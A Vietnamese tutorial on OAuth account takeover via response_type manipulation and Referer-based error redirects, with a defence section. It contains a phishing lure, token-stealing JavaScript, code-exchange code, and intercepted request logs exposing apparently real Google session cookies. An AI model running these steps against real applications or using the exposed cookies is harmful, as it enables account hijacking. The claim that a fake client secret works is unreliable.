🔐 Vấn đề: Chiếm đoạt tài khoản qua lỗ hổng OAuth

🎯 Cốt lõi

Kẻ tấn công lợi dụng các **luồng xử lý lỗi (non-happy path)** trong quá trình đăng nhập bằng OAuth (Google, Facebook, etc.) để đánh cắp mã xác thực và chiếm quyền điều khiển tài khoản nạn nhân.

⚙️ Cơ chế tấn công chính

🔄 Làm lệch hướng luồng OAuth

- **Thay đổi** `response_type` từ `code` thành `id_token` để đưa ứng dụng vào luồng xử lý lỗi
- **Lợi dụng redirect dựa trên Referer** - ứng dụng redirect user đến giá trị Referer mà attacker kiểm soát
- **Sử dụng** `response_type=code,id_token` - Google OAuth cho phép multiple response types, trả về cả code và token trong fragment
- **Kết hợp** `window.open` **+ redirect chain** để duy trì Referer thuộc kiểm soát của attacker

Điều kiện khai thác:

- Ứng dụng có luồng xử lý lỗi redirect dựa trên Referer
- Có thể manipulate `response_type` parameter
- OAuth provider hỗ trợ multiple response types

Hậu quả: Attacker có thể đánh cắp authorization code và chiếm quyền điều khiển tài khoản nạn nhân.

1. Hiểu sâu về các Response Types trong OAuth

OAuth 2.0 vs OpenID Connect

- **OAuth 2.0**: Chủ yếu tập trung vào ủy quyền (authorization), cho phép ứng dụng truy cập tài nguyên mà không cần biết danh tính người dùng.
- **OpenID Connect**: Mở rộng OAuth 2.0 để hỗ trợ xác thực (authentication), cung cấp thông tin danh tính người dùng.

Ba Response Types Phổ biến

A. `code` + `state` - Authorization Code Flow

- **Cơ chế hoạt động**:
  - `Code` : Mã ủy quyền tạm thời (thời gian sống ngắn).
  - `State` : Bảo vệ chống CSRF - client phải verify giá trị state khớp với giá trị đã gửi ban đầu.
- **Ưu điểm**: Bảo mật cao nhất vì token không bị lộ qua user agent (trình duyệt).
- **Flow chi tiết**:
  1. Client gửi yêu cầu: `response_type=code&state=random_string` .
  2. User xác thực và consent.
  3. Authorization server redirect: `?code=AUTHORIZATION_CODE&state=random_string` .
  4. Client trao đổi code (server-side) để lấy access_token.
- **Ví dụ minh họa**:

```
Client → /authorize?response_type=code → User Consent → Redirect với code → Client trao đổi code lấy token
```

B. `id_token` - OpenID Connect Identity Token

- **Bản chất**:
  - Là JWT (JSON Web Token) chứa thông tin danh tính.
  - Được ký số bằng private key của Identity Provider.
  - Client verify chữ ký bằng public certificate.
- **Nội dung `id_token` điển hình**:

```
{
  "iss": "https://accounts.google.com",
  "sub": "1234567890",
  "aud": "client-id",
  "exp": 1600000000,
```

```
  "iat": 1600000000,
  "email": "user@example.com",
  "name": "John Doe"
}
```

- **Hạn chế**:
  - Chỉ dùng cho authentication, không cho authorization.
  - Không thể gọi API với `id_token`.

C. `token` - Implicit Flow (Legacy)

- **Cơ chế hoạt động**:

```
Client → /authorize?response_type=token → Redirect với access_token trong fragment
```

- **Vấn đề bảo mật**:
  - Token bị lộ trực tiếp trong URL fragment.
  - Dễ bị đánh cắp qua các cuộc tấn công khác nhau.
  - Không được khuyến nghị trong các ứng dụng hiện đại.

2. Phân tích Kỹ thuật Khai thác Non-Happy Path

Vấn đề Cốt lõi: "Assumption Gap"

- **Developer assumption**:
  - Ứng dụng chỉ xử lý trường hợp `response_type=code`.
  - Các response types khác sẽ bị authorization server reject.
  - Error cases sẽ được handled an toàn.
- **Thực tế**:
  - Một số OAuth providers hỗ trợ multiple response types.
  - Error handling thường được code kém cẩn thận.
  - Luồng lỗi có thể leak sensitive information.

Cơ chế Khai thác Chi tiết

Bước 1: Identity Confusion

- **Normal flow** (ứng dụng expect code):

```
GET /oauth/authorize?response_type=code&client_id=123
```

- **Attack flow** (ứng dụng nhận id_token):

```
GET /oauth/authorize?response_type=id_token&client_id=123
```

- **Kết quả**: Ứng dụng nhận `id_token` thay vì `code` → confusion trong xử lý.

Bước 2: Error Flow Hijacking

Khi ứng dụng không xử lý được `id_token`, nó rơi vào error handling path mà thường:

- Không được test kỹ.
- Có logic redirect không an toàn.
- Leak information qua URL parameters.

Bước 3: Referer Chain Exploitation

```
Attacker Page → Intermediate Redirector → OAuth Provider → App Error Handler → Redirect based on Referer
```

Magic ở đây: Mỗi lần redirect, Referer header vẫn giữ domain gốc (attacker-controlled).

```
attacker.com → redirector1.com → redirector2.com → oauth-provider.com → target-app.com
     ↑               ↑                ↑                ↑                 ↑
 Referer:        Referer:         Referer:         Referer:          Trusts Referer
attacker.com    attacker.com     attacker.com     attacker.com      for redirect
```

3. Các bước cụ thể attack

Luồng Tấn Công OAuth Non-Happy Path với Google OAuth

Step 1: Chuẩn bị của Kẻ tấn công

Kẻ tấn công chuẩn bị một trang web độc hại:

```
https://attacker-malicious-site.com/free-upgrade
```

- Trang này giả mạo một dịch vụ hợp pháp, dụ người dùng "nâng cấp tài khoản miễn phí".

Step 2: Mồi nhử Nạn nhân

Nạn nhân bị dụ truy cập vào trang của kẻ tấn công thông qua:

- **Email lừa đảo**: "Nâng cấp bảo mật Google Drive của bạn"
- Tin nhắn mạng xã hội
- Quảng cáo độc hại

Step 3: Khởi chạy Luồng OAuth Google

Trang của kẻ tấn công mở popup với URL Google OAuth bị thao túng:

```
https://accounts.google.com/o/oauth2/v2/auth?
    response_type=id_token&
    client_id=client_id_app_bi_tan_cong&
    redirect_uri=https://legitimate-app.com/oauth/callback&
    scope=openid%20email%20profile&
    state=random_state_123&
    nonce=attack_nonce_456&
    prompt=none
```

Điểm then chốt kẻ tấn công thay đổi:

- `response_type=id_token` (thay vì `code`)
- `prompt=none` (silent authentication)

Step 4: Xác thực Google Thành công

Google xử lý request và redirect về ứng dụng bị tấn công:

```
https://legitimate-app.com/oauth/callback#
    id_token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.very_long_jwt_token_here&
    state=random_state_123&
    token_type=Bearer&
    expires_in=3600
```

Step 5: App Bị Tấn công Bối rối

Ứng dụng bị tấn công (`legitimate-app.com`) nhận request:

- **URL**: `https://legitimate-app.com/oauth/callback`
- **Fragment**: Chứa `id_token` (server không nhìn thấy)
- **Referer**: `https://attacker-malicious-site.com/free-upgrade`

Logic xử lý của ứng dụng bị lỗi:

```
// App chỉ mong đợi code parameter trong query string
if (request.query.code) {
    // Happy path - xử lý bình thường
    handleSuccessfulLogin(request.query.code);
} else {
    // Non-happy path - app bối rối
    // Không có code, không có error message rõ ràng
    // App quyết định redirect user về trang trước
    const referer = request.headers.referer;
    return redirect(referer); // ← QUYẾT ĐỊNH NGUY HIỂM!
}
```

Step 6: Chuyển hướng Không an toàn

Ứng dụng bị tấn công chuyển hướng nạn nhân về trang của kẻ tấn công:

```
https://attacker-malicious-site.com/free-upgrade#
    id_token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.very_long_jwt_token_here&
    state=random_state_123&
    token_type=Bearer&
    expires_in=3600
```

QUAN TRỌNG: Fragment URL vẫn được giữ nguyên qua redirect!

Step 7: Attacker Đánh chặn ID Token

Trang của kẻ tấn công đọc fragment và lấy ID Token:

```
// JavaScript trên attacker site
const fragment = window.location.hash.substring(1);
const params = new URLSearchParams(fragment);
const idToken = params.get('id_token');

if (idToken) {
    // Giải mã JWT để lấy thông tin người dùng
    const payload = JSON.parse(atob(idToken.split('.')[1]));
    const userEmail = payload.email;
    const userName = payload.name;

    // Gửi thông tin về server attacker
    sendToAttackerServer(idToken, userEmail, userName);
}
```

Step 8: Biến thể Nguy hiểm - Multiple Response Types

Kẻ tấn công sử dụng `response_type` kết hợp để lấy **cả code và id_token**:

```
https://accounts.google.com/o/oauth2/v2/auth?
    response_type=code,id_token&
    client_id=client_id_app_bi_tan_cong&
    redirect_uri=https://legitimate-app.com/oauth/callback&
    scope=openid%20email%20profile&
    state=random_state_789&
    nonce=advanced_attack_999&
    access_type=offline&
    prompt=none
```

Kết quả redirect từ Google:

```
https://legitimate-app.com/oauth/callback#
    code=4/0AbCdEfGhIjKlMnOpQrStUvWxYz1234567890_very_long_authorization_code&
```

```
    id_token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.very_long_jwt_token_here&
    state=random_state_789
```

Step 9: App Bị Tấn công Vẫn Bối rối

Ứng dụng bị tấn công vẫn không xử lý được:

- Có `code` trong fragment (không phải query parameters)
- Có `id_token` (ứng dụng không biết xử lý)
- → Vẫn rơi vào error handling

Ứng dụng vẫn redirect về trang của kẻ tấn công:

CODE

```
https://attacker-malicious-site.com/free-upgrade#
    code=4/0AbCdEfGhIjKlMnOpQrStUvWxYz1234567890_very_long_authorization_code&
    id_token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.very_long_jwt_token_here&
    state=random_state_789
```

Step 10: Attacker Chiếm quyền Hoàn toàn

Với `authorization code`, kẻ tấn công có thể:

CODE

```
// Trao đổi code lấy access token
const tokenResponse = await fetch('https://oauth2.googleapis.com/token', {
    method: 'POST',
    body: new URLSearchParams({
        code: authorizationCode,
        client_id: 'client_id_app_bi_tan_cong',
        client_secret: 'attacker_khong_co_nhung_app_van_chap_nhan_code',
        redirect_uri: 'https://legitimate-app.com/oauth/callback',
        grant_type: 'authorization_code'
    })
});

const tokens = await tokenResponse.json();
const accessToken = tokens.access_token;
const refreshToken = tokens.refresh_token;

// Sử dụng access token để truy cập API của app bị tấn công
const userProfile = await fetch('https://legitimate-app.com/api/user/profile', {
    headers: {
```

```
        'Authorization': `Bearer ${accessToken}`
    }
});
```

Step 11: Hậu quả

Kẻ tấn công có toàn quyền truy cập tài khoản nạn nhân trên ứng dụng bị tấn công:

- Đọc tất cả dữ liệu cá nhân
- Thực hiện hành động thay mặt nạn nhân
- Thay đổi thông tin tài khoản
- Thực hiện giao dịch

Step 12: Che giấu Dấu vết

Kẻ tấn công chuyển hướng nạn nhân về ứng dụng thật:

CODE

```
https://legitimate-app.com/dashboard?login=success
```

Nạn nhân thấy mình đã "đăng nhập thành công" và không nghi ngờ gì.

Đường đi Hoàn chỉnh của Cuộc tấn công

CODE

```
attacker-malicious-site.com
    ↓ (user click)
Google OAuth (với response_type=id_token)
    ↓ (redirect)
legitimate-app.com/oauth/callback (app bối rối)
    ↓ (redirect dựa trên Referer)
attacker-malicious-site.com#tokens (attacker đánh chặn)
    ↓ (attacker sử dụng tokens)
Chiếm quyền tài khoản thành công
```

Phase 1: Chuẩn bị Tấn công

1.1 Thiết lập Trang Lừa đảo

Kẻ tấn công tạo trang web độc hại giả mạo dịch vụ hợp pháp:

```
https://attacker-malicious-site.com/free-upgrade
```

Trang này dụ người dùng "nâng cấp bảo mật miễn phí"

1.2 Phân tích Ứng dụng Mục tiêu

Xác định ứng dụng sử dụng OAuth với các đặc điểm dễ bị tấn công:

- Không validate response_type
- Error handling dựa trên Referer
- Không xử lý fragment URL
- Không implement PKCE

Phase 2: Khởi chạy OAuth

2.1 Mồi nhử Nạn nhân

Gửi link độc hại qua email, social media:

```
"Chào bạn,
Có vấn đề bảo mật nghiêm trọng với tài khoản của bạn.
Vui lòng nâng cấp ngay:
https://attacker-site.com/security-upgrade"
```

2.2 Khởi chạy OAuth với Response Type Độc hại

Sử dụng popup với URL OAuth bị thao túng:

```
https://accounts.google.com/o/oauth2/v
response_type=id_token&
client_id=client_id_app_muc_tieu&
redirect_uri=https://legitimate-app.com
/oauth/callback&
scope=openid%20email%20profile&
state=random_state_123&
nonce=attack_nonce_456&
prompt=none
```

Phase 3: Lợi dụng Error Handling

3.1 Google Xử lý & Redirect

Google xác thực và redirect về app với id_token trong fragment:

```
https://legitimate-app.com/oauth/callback
#id_token=eyJhbGciOiJSUzI1NiIs...&sta
```

3.2 App Bối rối với Non-Happy Path


Ứng dụng không xử lý được id_token và rơi vào error handling:

```
// Code xử lý lỗi nguy hiểm
if (!request.query.code) {
const referer =
request.headers.referer;
return redirect(referer); // ← VULNERABILITY!
}
```

3.3 Redirect về Attacker với Tokens

App redirect nạn nhân về trang attacker, mang theo tokens:

```
https://attacker-malicious-site.com/free-upgrade
#id_token=eyJhbGciOiJSUzI1NiIs...&sta
```



Điểm Yếu của App Bị Tấn công


- Không validate `response_type` - chấp nhận mọi giá trị
- Error handling không an toàn - tin tưởng `Referer` header
- Không xử lý fragment - bỏ qua tokens trong URL fragment
- Không implement PKCE - cho phép sử dụng `authorization code` mà không xác thực


Phòng thủ Hiệu quả


Ứng dụng nên:

- Chỉ chấp nhận `response_type=code`
- **Không bao giờ** redirect dựa trên `Referer` header
- Validate `state` parameter nghiêm ngặt
- Implement PKCE để bảo vệ `authorization code`

> **Lưu ý**: Toàn bộ cuộc tấn công diễn ra trong vài giây và hoàn toàn vô hình với người dùng cuối!


Pretty Raw Hex
GET /auth/google?response_type=id_token HTTP/1.1
Host: localhost:5000
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://attack.com:4000/
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJvYXV0aF9ub25jZSI6IkYzeTJPaldEV19UWHVaZmotM2xvclEiLCJvYXV0aF9zdGF0ZSI6IjBMSlBpVzVLbzZhMFdtMnN5TXJEZVEif
Q.aPdQwg.q2406NkVic77sdUttwbVQkCMy8
Connection: keep-alive
Pretty Raw Hex Render
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.2
Date: Tue, 21 Oct 2025 09:23:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 853
Location:
https://accounts.google.com/o/oauth2/v2/auth?client_id=248711790427-ptb5olhja46shgqkesqclbn6nqu5r7er.a
ogleusercontent.com&redirect_uri=http://localhost:5000/oauth/callback&response_type=id_token&scope=oper
email%20profile&state=wGGlHyGr8qA8_ooyjPlW4g&nonce=BPCvDHi8yON0_HIQTg7tTw&access_type=offline
Vary: Cookie
Set-Cookie: session=
eyJvYXV0aF9ub25jZSI6IkJQQ3ZESGk4eTB0T19ISVFUZzd0VHciLCJvYXV0aF9zdGF0ZSI6IndHR2xIeUdy0HFB0F9vb3lqUGxXNG
PdRLw.r_DNc6j0rlN75Dp3Jz_vk7bsCMs; Http0nly; Path=/
Connection: close
<!doctype html>
<html lang=en>
<title>
Redirecting...
</title>
<h1>
Redirecting...
</h1>
<p>


Request
Pretty Raw Hex
GET /o/oauth2/v2/auth?client_id=248711790427-ptb5olhja46shgqkesqclbn6nqu5r7er.apps.googleusercontent.com&
redirect_uri=http://localhost:5000/oauth/callback&response_type=id_token&scope=openid%20email%20profile&
state=wGGlHyGr8qA8_ooyjPlW4g&nonce=BPCvDHi8yON0_HIQTg7tTw&access_type=offline HTTP/2
Host: accounts.google.com
Cookie: AEC=AaJma5tYWFLXF7NiqhNO3A9k6t6BkyBspIyTsSaUX967fTRZEcYT4fe9ZZI; OTZ=8311831_28_28__28_; HSID=
AXwJ6HPssgML1cGIB; SSID=A2L8nWvnCtlF7dxx6; APISID=RYzEhqzaVgX0q2qu/ApFQoxFgcukCAiRWy; SAPISID=
6xct874_7qHDJtws/A4b0ZM_Ixxz6lswU_; __Secure-1PAPISID=6xct874_7qHDJtws/A4b0ZM_Ixxz6lswU_;
__Secure-3PAPISID=6xct874_7qHDJtws/A4b0ZM_Ixxz6lswU_; SID=
g.a000ZghngFurJamZsLtPThicxpsPWhjFMQVgQiFWLL40gG0kvDldXJoEKWkszM0PRQmdRkv3awACgYKAcQSARcSFQHGX2MiU6u4koBY
YjuSSlMDsxm7aBoVAUF8yKoHmudq4kYoTDYjd_FrW3Dd0076; __Secure-1PSID=
g.a000ZghngFurJamZsLtPThicxpsPWhjFMQVgQiFWLL40gG0kvDldV-sqivv5WH5aNGdz4bxUnQACgYKAZ0SARcSFQHGX2MiX7TvT6_Z
_7aiLn5urImVFhoVAUF8yKpLEV4HmF6WhlZm38_Y6uTz0076; __Secure-3PSID=
g.a000ZghngFurJamZsLtPThicxpsPWhjFMQVgQiFWLL40gG0kvDldWamFCuudjllNU2f2u0svcgACgYKATASARcSFQHGX2MikfRL9NZc
0gCgYzszo2v4BxoVAUF8yKq4C4aNr-sl30KT4he6RqtI0076; __Host-GAPS=
1:ShuhcdDrfFuJNbDJ4lWB9bBAK7ZTQDZk8GRwr2isfLAEZkTEmUxuukomQQkuIyRwn7y3cYWz5iSs0Bz4AI_Nubkroo93PcHBG4bGpNi2
ufSRtr0Em3Ur_5_m4jDbV5KoSFOvddQbU0le7vFZvgHnu2MgJrXuYqZQ7kLjGhMC6EgKttg3qpTaV:dI8YOB8mmTLKr25h;
ACCOUNT_CHOOSER=
AFx_qI6LaGKqleP3vl5lXGTrp-P0ZAU52_phWyCzDypZv9FbBtKrmlrMCeBcmnY6kHFh9szgSpXGPvk4tyuffypkWoMSMkTbo2K5BpiXD
MEgEuPMvpvM-08PhyFldtSiedgLYbbL1WOqFUb7SW-MFbPQNYQYRY8I6Q; __Secure-1PSIDTS=
sidts-CjYBmkD5SCNis-Aop1l5nDkDN8fbedlaZmp8UioCMolVRHT8hinsvj482SQUJbwl_idlUHuYRu0QAA; __Secure-1PSIDRTS=
sidts-CjYBmkD5SCNis-Aop1l5nDkDN8fbedlaZmp8UioCMolVRHT8hinsvj482SQUJbwl_idlUHuYRu0QAA; __Secure-3PSIDTS=
sidts-CjYBmkD5SCNis-Aop1l5nDkDN8fbedlaZmp8UioCMolVRHT8hinsvj482SQUJbwl_idlUHuYRu0QAA; __Secure-3PSIDRTS=
sidts-CjYBmkD5SCNis-Aop1l5nDkDN8fbedlaZmp8UioCMolVRHT8hinsvj482SQUJbwl_idlUHuYRu0QAA; NID=
525=JokUc4GzLpRhut04hU0cUAzu3801Cm4aJWEXlRJx4FeolvwSrPltXc5I0k2wGit30IgUS-Q5DrE8bqCWfH-0-m9EicljtZ_YfcG5j
Response
Pretty Raw Hex Render
HTTP/2 302 Found
Content-Type: text/html; charset=UTF-8
X-Frame-Options: DENY
P3p: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657 for more info."
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Date: Tue, 21 Oct 2025 09:23:59 GMT
http://localhost:5000/oauth/callback#state=wGGlHyGr8qA8_ooyjPlW4g&id_token=eyJhbGciOiJSUzI1NiIsImtpZCI6ImZiO
dsZSSjb2OiLCJhenAiOiIyNDg3MTE3OTAOMjctcHRiNW9saGphNDZzaGdxa2VzcWNsYm4cbnF1NXI3ZXIuYXBwcy5nb29nbGVlcVyY2SudG
VudC5jb2OiLCJzdWIiOiIxMDM3NTEwNDg10TUwNDM5NjkzMzgiLCJlbWFpbCI6InRlc3RzZWN3ZWIucHRAZ2lhaWwuY2stIiwiZWlhaWx fdm
VyaWZpZWQiOnRydWUsImS0vbmNlIjoiQlBDdkRlaThSME5PXOhJUVRnN3RUdyIsIm5iZiI6MTc2MTAzODMz0SwibmFtZSI6Ikttub3duc3NzIF
VuIiwicGljdHVyZSI6Imh0dHBz0i8vbGgzLmdvb2dsZXVzZXJjb250OZW50LmNvbS9hL0FDZzhvY0lWZE8zM1F3MVU2ckF0XONHTnFfLXpXNz
RtVkxEajZaOTJTVUN1NFVXM2I1T2xtZ1FMPXM5Ni1jIiwiZ1lZW5fbmFtZSI6Ikttub3duc3NzIiwiZmFtaWx5X25hbWUiOiJVbiIsImlhdC
I6MTc2MTAzODYzOSwiZXhwIjoxNzYxMDQyMjM5LCJqdGki0iIzMmFjMGZjN2RiNmQ2MjM0MDIyMzUwMDk5MDdiNDM3YzMzYWE2NGI1InO.Rz
-UNgBoqXSpS2l0Tam6ZzgBkpRJIhf9rA_V-b3FRuwIrYf-5JEUrcjYv_0Ut4lBv8x2euNozsVHsC5oVBPZT2GVUqgGi3lAqY_ZqwD0wGsYcT
gYvUHZ48uGllVar8ENVxE_lQWEnFNJwkUc_TfezYpBCucWaJab_iD77oGcUZltrz8LCRDwoXImqAG5a6uSQaA3NXlQ2ymXB057D30dNNM39S
XbCoMTId8IYQQsJRuUCjBExTIBPR3Gf_ILeLLA3ePfJmaAfbwAvxfebvHHe8Uy5Lue_Lick5Z1ZFFK_u-nvbKdWxfmoi6vwSTMVUZQ4kW6MF
_HKWg_vG01DUBSyg&authuser=0&prompt=none
Origin-Trial:


Request
Pretty Raw Hex
GET /oauth/callback HTTP/1.1
Host: localhost:5000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Referer: http://attack.com:4000/
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJvYXV0aF9ub25jZSI6IkJQQ3ZESGk4eTB0T19ISVFUZzd0VHciLCJvYXV0aF9zdGF0ZSI6IndHR2xIeUdy0HFB0F9vb3lqUGxXNGcif
Q.aPdPLw.r_DNc6j0rlN75Dp3Jz_vk7bsCMs
Response
Pretty Raw Hex Render
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.2
